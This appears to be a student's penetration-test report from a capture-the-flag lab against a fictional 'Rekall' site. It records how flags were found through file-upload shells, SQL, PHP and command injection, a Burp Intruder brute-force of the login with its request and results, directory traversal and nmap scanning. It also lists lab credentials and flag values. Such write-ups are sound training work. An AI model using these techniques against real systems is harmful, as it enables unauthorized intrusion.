Description	For Flag 5, in the linux terminal, I created a script.php file and uploaded it to the first upload field on the memory-planner page.

	 <p>The screenshot shows a website for "REKALL CORPORATION" with a large logo and navigation links for Home, About Rekall, Welcome, VR Planner (which is selected), and Login. Below the navigation is a banner featuring a motorcycle race image and the text "Race in the Grand Prix". A central call-to-action text reads "Choose your Adventure by uploading a picture of your dream adventure!". Below this is a file upload form with a placeholder "Please upload an image:" and a "Browse..." button. A message indicates "No file selected." and a "Upload Your File!" button. At the bottom, a terminal window shows a root shell on a Kali Linux system with the command `cat script.php` being run, revealing a PHP shell payload.</p>
Affected Hosts	192.168.13.45/memory-planner.php
Remediation	File Upload Validation - Make sure that only .jpg files or image files are the only required upload files to be uploaded


Vulnerability 6	Web App Findings
Title	Flag 6 - LFI (advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	To locate Flag 6 I uploaded a file ending in ".jpg.php". upload the file to the Memory-Planner.php page to reveal this flag.

Images	
Affected Hosts	192.168.13.45/Memory-planner.php
Remediation	File validation; Make sure that only the required files are the only files that can be uploaded.


Vulnerability 7	Web App Findings
Title	Flag 7 - SQL injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	To locate Flag 7, I navigated to the 192.168.13.35/Login.php on the Rekall website and performed a SQL injection in the username and password section to find Flag 7.


Images	
Affected Hosts	192.168.13.35/Login.php
Remediation	Don't build SQL queries by combining strings. They should use prepared statements to keep user inputs separate from what the SQL code is.


Vulnerability 8	Web App Findings
Title	Flag 8
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	I discovered Flag 8 within the HTML source code from the Login page. While inspecting the code I discovered the login credentials 'dougquaid:kuato' which then i used to log on the admin page and was able to get Flag 8.

Images	
Affected Hosts	192.168.13.35, Login.php
Remediation	Conduct regular security audits and respond to any suspicious activities of login attempts.



Vulnerability 9	Web App Findings
Title	Flag 9 - Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	To locate Flag 9, I accessed 192.168.14.15/robots.txt which contained information on Flag 9.


Images 
Affected Hosts 192.168.14.35
Remediation Ensure that only authorized users have access to certain information

Vulnerability 10	Web App Findings
Title Flag 10 - Command injection	
Type (Web app / Linux OS / Windows OS) Web App	
Risk Rating Medium	
Description To capture Flag 10, I navigated to 192.168.14.15/network.php page and exploited a command injection vulnerability which allowed me to locate Flag 10.	
Images 	
Affected Hosts 192.168.14.15/network.php	
Remediation Identify compromised systems	

Vulnerability 11	Web App Findings
Title	Flag 11 - Command injection (advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	For Flag 11, I executed a command injection payload on the Networking page in the MX Record Checker section which allowed me to find Flag 11.
Images	
Affected Hosts	192.168.14.15/network.php
Remediation	Identify compromised systems

Vulnerability 12	Web App Findings
Title	Flag 12 - Brute force attacks
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	I accessed the 192.168.14.15/login.php page and attempted to log in using melina in both the user and password fields and gained entry. I discovered these credentials by using a simple password payload in burp intruder and found melina:melina. This led me to find Flag 12.


	 <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>																																																																																
	 <p>Attack type: Cluster bomb</p> <pre> 1 POST /Login.php HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 42 9 Origin: http://192.168.14.35 10 Connection: close 11 Referer: http://192.168.14.35/Login.php 12 Cookie: security_level=0; PHPSESSID=smqoqoejd02llspae3okrc0h1 13 Upgrade-Insecure-Requests: 1 14 15 login=dougquaid&password=kuato&form=submit </pre> <table border="1"> <thead> <tr> <th>Request</th> <th>Payload 1</th> <th>Payload 2</th> <th>Status</th> <th>Error</th> <th>Timeout</th> <th>Length</th> <th>Comment</th> </tr> </thead> <tbody> <tr><td>0</td><td>Jordan</td><td>Jordan</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8829</td><td></td></tr> <tr><td>1</td><td>dougquaid</td><td>Jordan</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8706</td><td></td></tr> <tr><td>2</td><td>melina</td><td>Jordan</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8706</td><td></td></tr> <tr><td>3</td><td>Jordan</td><td>kuato</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8706</td><td></td></tr> <tr><td>4</td><td>dougquaid</td><td>kuato</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8829</td><td></td></tr> <tr><td>5</td><td>melina</td><td>kuato</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8706</td><td></td></tr> <tr><td>6</td><td>Jordan</td><td>melina</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8706</td><td></td></tr> <tr><td>7</td><td>dougquaid</td><td>melina</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8706</td><td></td></tr> <tr><td>8</td><td>melina</td><td>melina</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>8844</td><td></td></tr> </tbody> </table> <p>Request Response</p> <pre> 1 POST /Login.php HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 40 9 Origin: http://192.168.14.35 10 Connection: close 11 Referer: http://192.168.14.35/Login.php </pre>	Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	0	Jordan	Jordan	200	<input type="checkbox"/>	<input type="checkbox"/>	8829		1	dougquaid	Jordan	200	<input type="checkbox"/>	<input type="checkbox"/>	8706		2	melina	Jordan	200	<input type="checkbox"/>	<input type="checkbox"/>	8706		3	Jordan	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706		4	dougquaid	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8829		5	melina	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706		6	Jordan	melina	200	<input type="checkbox"/>	<input type="checkbox"/>	8706		7	dougquaid	melina	200	<input type="checkbox"/>	<input type="checkbox"/>	8706		8	melina	melina	200	<input type="checkbox"/>	<input type="checkbox"/>	8844	
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment																																																																										
0	Jordan	Jordan	200	<input type="checkbox"/>	<input type="checkbox"/>	8829																																																																											
1	dougquaid	Jordan	200	<input type="checkbox"/>	<input type="checkbox"/>	8706																																																																											
2	melina	Jordan	200	<input type="checkbox"/>	<input type="checkbox"/>	8706																																																																											
3	Jordan	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706																																																																											
4	dougquaid	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8829																																																																											
5	melina	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706																																																																											
6	Jordan	melina	200	<input type="checkbox"/>	<input type="checkbox"/>	8706																																																																											
7	dougquaid	melina	200	<input type="checkbox"/>	<input type="checkbox"/>	8706																																																																											
8	melina	melina	200	<input type="checkbox"/>	<input type="checkbox"/>	8844																																																																											
Affected Hosts	192.168.13.35, Login.php																																																																																
Remediation	Enforce strong password policies and educate users about strong and unique passwords.																																																																																

Vulnerability 13	Web App Findings
Title	Flag 13 - PHP injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	I navigated to 192.168.14.15/souvenirs.php page which I accessed after finding Flag 9. On this page, I exploited a PHP injection vulnerability using the payload ;system(), which allowed me to reveal Flag 13.
Images	
Affected Hosts	192.168.14.15/souvenirs.php
Remediation	implement security policies to prevent payloads being entered.

Vulnerability 14	Web App Findings
Title	Flag 14 - Session management
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	I exploited a session management vulnerability on the admin_legal_data.php page by using Burp Intruder to brute-force session IDs. This allowed me to successfully retrieve Flag 14.

Images	
Affected Hosts	192.168.14.35/admin_legal_data.php
Remediation	Policies need to be in place to prevent payloads.

Vulnerability 15		Web App Findings
Title		Flag 15 - Directory traversal
Type (Web app / Linux OS / Windows OS)		Web App
Risk Rating		Medium
Description		I discovered Flag 15 by exploiting a directory traversal vulnerability on the disclaimer.php page. By navigating to the old_disclaimers directory, I found the flag in a file named disclaimer_1.txt.


Images	 <p>"New" Rekall Disclaimer</p> <p>Going to Rekall may introduce risk:</p> <p>Please seek medical assistance if you experience:</p> <ul style="list-style-type: none">- Headache- Vertigo- Swelling- Nausea <p>Congrats, flag 15 is dksdf7sjd5sg</p>
Affected Hosts	192.168.14.35/disclaimer.php
Remediation	Security policies need to be in place to prevent payloads.

Vulnerability 1	Linux Findings
Title	Linux Flag 1 - Reconnaissance
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	To find Flag 1 on the Linux system, I visited https://centralops.net/co/DomainDossier.aspx and selected the "Domain WHOIS Record" option. This allowed me to view the WHOIS data for totalrekall.xyz, where I found Flag 1.

Images	<p>Registrar Data</p> <p>We will display stored WHOIS data for up to 30 days.</p> <p>Registrant Contact Information:</p> <table> <tbody> <tr><td>Name:</td><td>sshUser alice</td></tr> <tr><td>Organization:</td><td></td></tr> <tr><td>Address Line 1:</td><td>h8s692hskasd Flag1</td></tr> <tr><td>Address Line 2:</td><td></td></tr> <tr><td>City:</td><td>Atlanta</td></tr> <tr><td>State/Province:</td><td>Georgia</td></tr> <tr><td>Postal Code:</td><td>30309</td></tr> <tr><td>Country:</td><td>US</td></tr> <tr><td>Phone:</td><td>+1.7702229999</td></tr> <tr><td>Fax:</td><td></td></tr> <tr><td>Email:</td><td>jlow@2u.com</td></tr> <tr><td>Full Address:</td><td>h8s692hskasd Flag1, Atlanta, Georgia, 30309, US</td></tr> </tbody> </table> <p>Tech Contact Information:</p> <table> <tbody> <tr><td>Name:</td><td>sshUser alice</td></tr> <tr><td>Organization:</td><td></td></tr> <tr><td>Address Line 1:</td><td>h8s692hskasd Flag1</td></tr> <tr><td>Address Line 2:</td><td></td></tr> <tr><td>City:</td><td>Atlanta</td></tr> <tr><td>State/Province:</td><td>Georgia</td></tr> <tr><td>Postal Code:</td><td>30309</td></tr> <tr><td>Country:</td><td>US</td></tr> <tr><td>Phone:</td><td>+1.7702229999</td></tr> <tr><td>Fax:</td><td></td></tr> <tr><td>Email:</td><td>jlow@2u.com</td></tr> <tr><td>Full Address:</td><td>h8s692hskasd Flag1, Atlanta, Georgia, 30309, US</td></tr> </tbody> </table> <p>Information Updated: 2025-02-13 04:02:34.532401+00</p>	Name:	sshUser alice	Organization:		Address Line 1:	h8s692hskasd Flag1	Address Line 2:		City:	Atlanta	State/Province:	Georgia	Postal Code:	30309	Country:	US	Phone:	+1.7702229999	Fax:		Email:	jlow@2u.com	Full Address:	h8s692hskasd Flag1, Atlanta, Georgia, 30309, US	Name:	sshUser alice	Organization:		Address Line 1:	h8s692hskasd Flag1	Address Line 2:		City:	Atlanta	State/Province:	Georgia	Postal Code:	30309	Country:	US	Phone:	+1.7702229999	Fax:		Email:	jlow@2u.com	Full Address:	h8s692hskasd Flag1, Atlanta, Georgia, 30309, US
Name:	sshUser alice																																																
Organization:																																																	
Address Line 1:	h8s692hskasd Flag1																																																
Address Line 2:																																																	
City:	Atlanta																																																
State/Province:	Georgia																																																
Postal Code:	30309																																																
Country:	US																																																
Phone:	+1.7702229999																																																
Fax:																																																	
Email:	jlow@2u.com																																																
Full Address:	h8s692hskasd Flag1, Atlanta, Georgia, 30309, US																																																
Name:	sshUser alice																																																
Organization:																																																	
Address Line 1:	h8s692hskasd Flag1																																																
Address Line 2:																																																	
City:	Atlanta																																																
State/Province:	Georgia																																																
Postal Code:	30309																																																
Country:	US																																																
Phone:	+1.7702229999																																																
Fax:																																																	
Email:	jlow@2u.com																																																
Full Address:	h8s692hskasd Flag1, Atlanta, Georgia, 30309, US																																																
Affected Hosts TotalRekall.xyz																																																	
Remediation	Conduct web application vulnerability scans regularly.																																																

Vulnerability 2	Linux Findings
Title	Linux Flag 2 - Reconnaissance
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	To find Flag 2, I navigated to https://centralops.net/co/DomainDossier.aspx and selected "DNS Records" on the Domain Dossier webpage. I then viewed the WHOIS data for totalrekall.xyz. The class was provided with the IP address for totalrekall.xyz which led me to Flag 2, but there was an issue with the IP address it returned.

Images	<div style="display: flex; justify-content: space-between; align-items: center;"> Challenge 3 Solves X </div> <h2 style="text-align: center;">Flag 2</h2> <p style="text-align: center;">10</p> <p>Flag 2 is the IP address of totalrecall.xyz.</p> <div style="display: flex; justify-content: space-between; margin-top: 20px;"> <input style="width: 60%;" type="text" value="34.102.136.180"/> Submit </div> <div style="background-color: #e0f2f1; color: #28a745; text-align: center; padding: 10px; margin-top: 20px;"> You already solved this </div>
Affected Hosts	34.102.136.180
Remediation	Check IP Addresses for any suspicious activity.

Vulnerability 3	Linux Findings
Title	Linux Flag 3 - Reconnaissance
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Flag 3 involved me performing an FTP connection to the IP address 172.22.117.20 to retrieve the data. After transferring the files to my local Kali machine, I was able to locate and extract Flag 3 and after performing the cat command on the flag3.txt I was able to gather the flag information.
Images	 <pre>(root㉿kali)-[~] # cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Monitor FTP Data

Vulnerability 4	Linux Findings
Title	Linux Flag 4 - Scanning
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	To find Flag 4 I conducted an Nmap scan on the network using nmap 192.168.13.0/24, which revealed a total of five hosts. The flag corresponded to the number of detected hosts, excluding the one I was scanning from.
Images	<pre>(root💀 kali)-[~] └─# nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2025-02-18 19:41 EST Nmap scan report for 192.168.13.10 Host is up (0.0000060s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown)</pre>

	<pre>Nmap scan report for 192.168.13.11 Host is up (0.0000050s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http-FileZilla- MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000050s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000050s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000050s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000050s latency). Not shown: 996 closed tcp ports (reset) Music Pictures Public scr PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 256 IP addresses (6 hosts up) scanned in 21.45 seconds</pre>
Affected Hosts	Nessus
Remediation	Identify and close any open ports that are not actively used.

